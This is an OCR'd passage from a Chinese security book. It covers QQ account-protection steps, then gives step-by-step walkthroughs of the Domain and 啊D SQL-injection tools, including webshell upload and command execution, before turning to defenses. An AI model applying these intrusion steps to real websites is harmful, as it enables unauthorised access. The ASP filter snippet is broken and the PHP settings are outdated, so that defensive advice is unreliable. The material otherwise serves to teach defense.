
STEP01: 打开 QQ 主界面

在QQ主界面左下角单击“主菜单”按钮，在弹出的菜单中单击“修改密码”命令。

STEP02: 修改密码


根据提示填写相关信息，然后单击“确定”按钮。

STEP03: QQ 密码修改成功




QQ密码修改成功提示信息。

STEP04: QQ 下线通知



单击“重新登录”按钮。

STEP05: 重新输入 QQ 密码



输入新密码，单击“登录”按钮即可重新登录QQ。

15.2.2 申请 QQ 密保


QQ 密保是为了加强 QQ 安全性而推出的一款密码保护功能。无论用户的 QQ 被盗还是忘记密码，都可以通过 QQ 密保来找回自己的 QQ 或者重置密码。

申请 QQ 密保需要进行以下操作。

STEP01: 打开 QQ 主界面

在QQ主界面左下角单击“主菜单”按钮，依次选择“安全中心”>“申请密码保护”菜单命令。


STEP02: 设置密保



01 单击“密保问题”选项。


02 单击“立即设置”按钮。

STEP03: 密保问题填写




选择密保问题并填好答案后，单击“下一步”按钮。

STEP04: 确认密保信息



根据上一步填写的问题输入对应的答案后，单击“下一步”按钮。

STEP05: 绑定密保手机



输入绑定QQ号码的手机号后，单击“下一步”按钮。

STEP06: 设置成功

显示成功设置密保问题和密保手机的提示信息。

15.2.3 加密聊天记录


在日常聊天时，有时候难免涉及一些个人隐私信息，但是如果 QQ 聊天记录没有加密，这些隐私信息就很有可能泄露。因此需要启用聊天记录加密功能，防患于未然。

启用加密功能需要进行以下操作。

STEP01: 打开 QQ 主界面


单击“系统设置”图标。

STEP02: 打开“系统设置”对话框




依次选择“安全设置”>“消息记录”。

STEP03: 启用消息记录加密



勾选“启用消息记录加密”复选框，输入口令以及加密口令提示信息。关闭“系统设置”对话框。

STEP04: 输入消息密码



再次登录QQ时，输入QQ密码后需要再次输入消息密码才能登录QQ。

第 16 章 网站攻防

当一个网站完全建立后，如果服务器与用户有大量的交互程序，而程序员又没有足够的安全意识，网站的程序漏洞就会很多，这将给网站带来不少安全隐患。而像 SQL 注入、Cookie 注入、啊 D 注入、Domain 注入等各种各样的代码漏洞，会让网站程序面临巨大的安全隐患。

要点提示

- **SQL 注入攻击曝光**
- **ZBSI 检测注入点曝光**
- **Cookie 注入攻击曝光**
- **跨站脚本攻击曝光**

16.1 SQL 注入攻击曝光

由于程序员的水平及经验参差不齐，他们中相当大一部分在编写网站代码时，没有对用户输入数据的合法性进行判断，从而使网站存在不少安全隐患。用户可提交一段数据库查询代码，根据程序返回的结果，获得某些想知道的数据（所谓的 SQL Injection，即 SQL 注入）。

SQL 注入攻击一般可分为查找可攻击的网站、判断后台数据库类型、确定 XP_CMDSHELL 可执行情况、发现 Web 虚拟目录、上传 ASP 木马以及得到管理员权限等几个步骤。

目前，国内的网站用 ASP+Access 或 SQL Server 的占 70%以上，用 PHP+MySQL 的占 20%，其他的不足 10%。SQL 注入攻击按网站类型主要分为 ASP 注入攻击和 PHP 注入攻击两种，另外，还有 JSP 注入攻击和 CGI 注入攻击等。

16.1.1 Domain（明小子）注入曝光

旁注 Web 综合检测程序（Domain）是一款功能强大的 SQL 注入工具，集 WHOIS 查询、上传页面批量检测、shell 上传、数据库浏览及加密解密等于一体，可以帮助用户很方便地进行旁注检测、综合上传、SQL 注入检测、数据库管理。而虚拟主机域名查询、二级域名查询、整合读取、修改 Cookies 等功能更方便入门的读者。

1．使用 Domain 实现注入

Domain 主要包括旁注检测、综合上传、SQL 注入检测、数据库管理、破解工具以及辅助工具 6 个模块，其每个模块都由许多小功能组成，每个检测功能都采用多线程技术。

使用 Domain 实现注入的过程曝光如下。

STEP01: 运行 Domain 注入工具

01 输入域名并单击 >> 按钮检测该网站域名所对应的IP地址。

02 单击“查询”按钮。


03 查看列出的6个相关站点。

STEP02: 网页浏览

01 选择列表中的任意一个网址，单击“网页浏览”按钮，可打开“网页浏览”页面。


02 在“注入点”列表中查看所有刚发现的注入点。

STEP03: 二级检测




01 单击“二级检测”按钮。 02 输入域名和网址，查询二级域名以检测整站目录。 03 单击“网站批量检测”按钮。

STEP04: 网站批量检测



01 查看待检测网址。 02 单击“添加指定网址”按钮。

STEP05: 添加网址




01 输入想要添加的网址。 02 单击“OK”按钮。

STEP06: 返回“网站批量检测”页面


01 单击“开始检测”按钮。 02 分析出该网站中所包含的页面。 03 单击“保存结果”按钮。

STEP07: 选择保存位置




01 输入想要保存的名称。 02 单击“Save”按钮，可将分析结果保存至目标位置。

STEP08: 功能设置



01 单击“功能设置”按钮。 02 对浏览网页时的个别选项进行设置。

STEP09: SQL 注入




01 单击“批量扫描注入点”按钮，打开“扫描注入点”选项卡。

02 单击“载入查询网址”按钮，在左侧窗格中查看关联的网站地址。

03 再选中与前面设置相同的网站地址之后，单击“批量分析注入点”按钮，可在“注入点”列表中查看检测到并可注入的所有注入点。


STEP10: SQL 注入猜解检测



01 单击“SQL注入猜解检测”按钮。

02 输入上面检测到的任意一条注入点。

STEP11: 开始检测以及查看检测结果



01 单击“开始检测”按钮。

02 单击“猜解表名”“猜解列名”和“猜解内容”按钮。

03 查看SQL注入猜解检测的所有信息。

2．使用 Domain 扫描管理后台

使用 Domain 扫描管理后台的方法很简单，具体过程曝光如下。

STEP01: 打开“Domain 注入工具”主窗口

01 在主窗口中选择“SQL 注入”选项卡。

02 单击“管理入口扫描”按钮。

STEP02: 管理入口扫描

01 输入前面扫描到的注入地址，并根据需要选择“从当前目录开始扫描”单选按钮。

02 单击“扫描后台地址”按钮。


STEP03：设置表名、字段以及后台地址

01 查看“设置表名”“设置字段”和“后台地址”三个列表的详细内容。

02 通过单击“添加”按钮和“删除”按钮，可以分别对三个列表的内容进行相应操作。

3．使用 Domain 上传 Webshell

使用 Domain 上传 WebShell 的方法很简单，具体的操作步骤如下。



01 选择“综合上传”选项卡。

02 根据需要选择上传的类型（这里选择“动网上传漏洞”）。

03 在“提交地址”文本框中填写检测出的任意一个漏洞页面地址，选择“默认网页木马”单选按钮，在“文件名”和“Cookies”文本框中输入相应内容，单击“上传”按钮。


04 在“返回信息”选项组中查看 WebShell 地址，单击“打开”按钮，即可根据上传的 Webshell 地址打开对应的页面。

16.1.2 啊 D 注入曝光

啊 D 注入是一款超级经典的注入工具，它优化了注入线程和代码，用户账号可以随便填写，无任何限制，并具有自创的注入引擎，能检测更多存在注入的连接，使用多线程技术，检测速度飞快。对“MSSQL 显错模式”“MSSQL 不显错模式”和 Access 等数据库都有注入检测能力，内集“跨库查询”“注入点扫描”“管理入口检测”“目录查看”“CMD 命令”“木马上传”“注册表读取”“旁注/上传”“WebShell 管理”“Cookies 修改”于一身的综合注入工具包。

实现啊 D 注入攻击的过程曝光如下。

STEP01: 下载并解压啊 D 注入工具包



双击“啊D注入工具”应用程序图标。

STEP02: 输入注入网址


01 单击“扫描注入点”按钮。

02 输入注入的网站地址并单击“检测”按钮。

STEP03: 打开网站

查看网站以及扫描到的注入点。


STEP04: 修改 Cookies



01 单击 按钮，可对 Cookies进行修改。

02 选中一个注入点，单击“SQL 注入检测”按钮。


STEP05: 检测表段以及字段



01 待检测完成后，单击“检测表段”按钮，可检测出相应的表段。

02 选中任意一个表段，单击“检测字段”按钮，可检测出该表对应的字段。


STEP06: 查看检测内容



01 根据需要选择字段，单击“检测内容”按钮。

02 可以查看详细的检测内容。

STEP07：返回主界面



01 单击“管理入口检测”按钮。


02 右击一个入口，选择“用IE打开链接”命令。

STEP08：打开链接网页

01 输入用户名和密码。

02 单击“登录”按钮。

STEP09：成功登录




登录成功后显示的百度贴吧页面。

STEP10：返回主界面

单击“浏览网页”按钮可快速浏览该网页。


STEP11：单击“会员登录”按钮



01 输入登录网站的地址。


02 输入用户名和密码，单击“登录”按钮，即可以会员身份登录该网站。

STEP12：新用户进行注册



单击“用户注册”标签，填写注册信息并单击“马上注册”按钮。

STEP13: 返回主界面




01 单击“目录查看”按钮。

02 输入要注入的网站地址并单击“检测”按钮。


03 选择目标磁盘并单击“开始检测”按钮，即可查看网站的物理目录（只有MSSQL数据库才能查看）。

STEP14: 单击“CMD/上传”按钮




用户若拥有一个SA权限的数据库，就可以在这里执行CMD命令或上传一些脚本等小文件。

STEP15: 单击“注册表读取”按钮



单击“读取”按钮，即可读取注册表的键值来确定物理目录等信息。

STEP16: 进入“设置”页面



单击“设置”按钮。

对SQL的管理入口、表段、字段等内容进行设置，也可添加一些自己要检测的内容。因为有些需要猜解的表名或字段里面是可能不存在的，只能在这里添加。

16.1.3 对 SQL 注入漏洞的防范

SQL 注入攻击的危害性比较大，现在已经严重影响到程序的安全，所以必须从网站设计开始来防御 SQL 注入漏洞的存在。在防御 SQL 注入攻击时，程序员必须注意可能出现安全漏洞的地方，其关键所在就是用户数据输入处。

1．对用户输入的数据进行过滤

目前引起 SQL 注入的原因是程序员在编写网站程序时对特殊字符不完全过滤。造成这样的现象还因为程序员对脚本安全没有足够的意识或者考虑不周。常见的过滤方法有基础过滤、二次过滤以及 SQL 通用防注入程序等多种方式。

（1）基础过滤与二次过滤

在 SQL 注入入侵前，需要在可修改参数中提交“'”“and”等特殊字符来判断是否存在 SQL 注入漏洞；而在进行 SQL 注入攻击时，需要提交包含“；”“--”“update”“select”等特殊字符的 SQL 注入语句。所以要防范 SQL 注入，需要在用户输入或提交变量时，对单引号、双引号、分号、逗号、冒号等特殊字符进行转换或过滤，以减少 SQL 注入漏洞存在的可能性。下面是一个 ID 变量的过滤性语句：

```
if instr(request(“id”),”,”)>0 or instr(request(“id”),”insert”)>or instr(request
(“id”),”;”)>0 then response.write”
<SCRIPT language=javascript>
javaScript:history.go（-1);
</SCRIPT>
response.end
end if
```

使用上述代码可以过滤 ID 参数中的“;”“,”和“insert”字符。如果在 ID 参数中包含有这几个字符，则会返回错误页面。但危险字符远不止这几个，要过滤其他字符，只需将危害字符加入上面的代码即可。一般情况下，在获得用户提交的参数时，首先要进行一些基础性的过滤，然后根据程序相应的功能以及用户输入进行二次过滤。

（2）使用 SQL 通用防注入程序进行过滤

通过手工的方法对特殊字符进行过滤难免会留下过滤不严的漏洞。而使用“SQL 通用防注入程序”可以全面地对程序进行过滤，从而很好地阻止 SQL 脚本注入漏洞的产生。

将从网上下载的“SQL 通用防注入程序”存放在自己网站所在的文件夹中，进行简单的设置后就可以很轻松地帮助程序员防御 SQL 注入，这是一种比较简单的过滤方法。该程序全面处理通过 POST 和 GET 两种方式提交的 SQL 注入，并且自定义需要过滤的字符串。当黑客提交 SQL 注入危险信息时，它就会自动记录黑客的 IP 地址、提交数据、非法操作等信息。其使用步骤如下。

STEP01：将下载的“SQL 通用防注入程序”压缩包解压后，可以看到该程序主要包含 Neeao_ SqlIn.Asp、Neeao_sqi_admin.asp 和 Sql.mdb 这 3 个文件。

STEP02：将其复制到网站所在的文件夹中，在需要防注入的页面头部加入“<!--#include

file="Neeao_SqlIn.Asp"-->”代码，即可在该页面防御SQL注入。除对用户提交的参数和变量进行过滤外，也可以直接限制用户可输入的参数，因为只允许提交有限的字符远比过滤特定的字符更为安全。

> 提示
> 如果要想使整个网站都可以防注入，则可在数据文件（一般为 conn.asp）中加入“<!--#include file="Neeao_SqlIn.Asp"-->”代码，即可在任意页面中调用防注入程序

（3）在 PHP 中对参数进行过滤

使用 PHP 建立网站的文件中有一个配置文件 php.ini，在该文件中可对 PHP 进行安全设置。以安全模式打开 php.ini 文件的，分别设置“safe_mode=On”和“display_errors=off”。因为如果显示 PHP 执行错误信息的 display_errors 属性打开的话，就会返回很多可用信息，这样黑客就可以利用这些信息进行攻击。

另外，该文件还有一个重要的属性 magic_quotes_gpc，如果将其设置为 On，PHP 程序就会自动将用户提交含有“'”“"”“\”等特殊字符的数据，转换为含有反斜线的转义字符。该属性与 ASP 中参数的过滤类似，它可以防御大部分字符型注入攻击。

2．使用专业的漏洞扫描工具

企业应当投资于一些专业的漏洞扫描工具，如 Acunetix 的 Web 漏洞扫描程序等。一个完善的漏洞扫描程序可以专门查找网站上的 SQL 注入式漏洞；而程序员应当使用漏洞扫描工具和站点监视工具对网站进行测试。

3．对重要数据进行加密

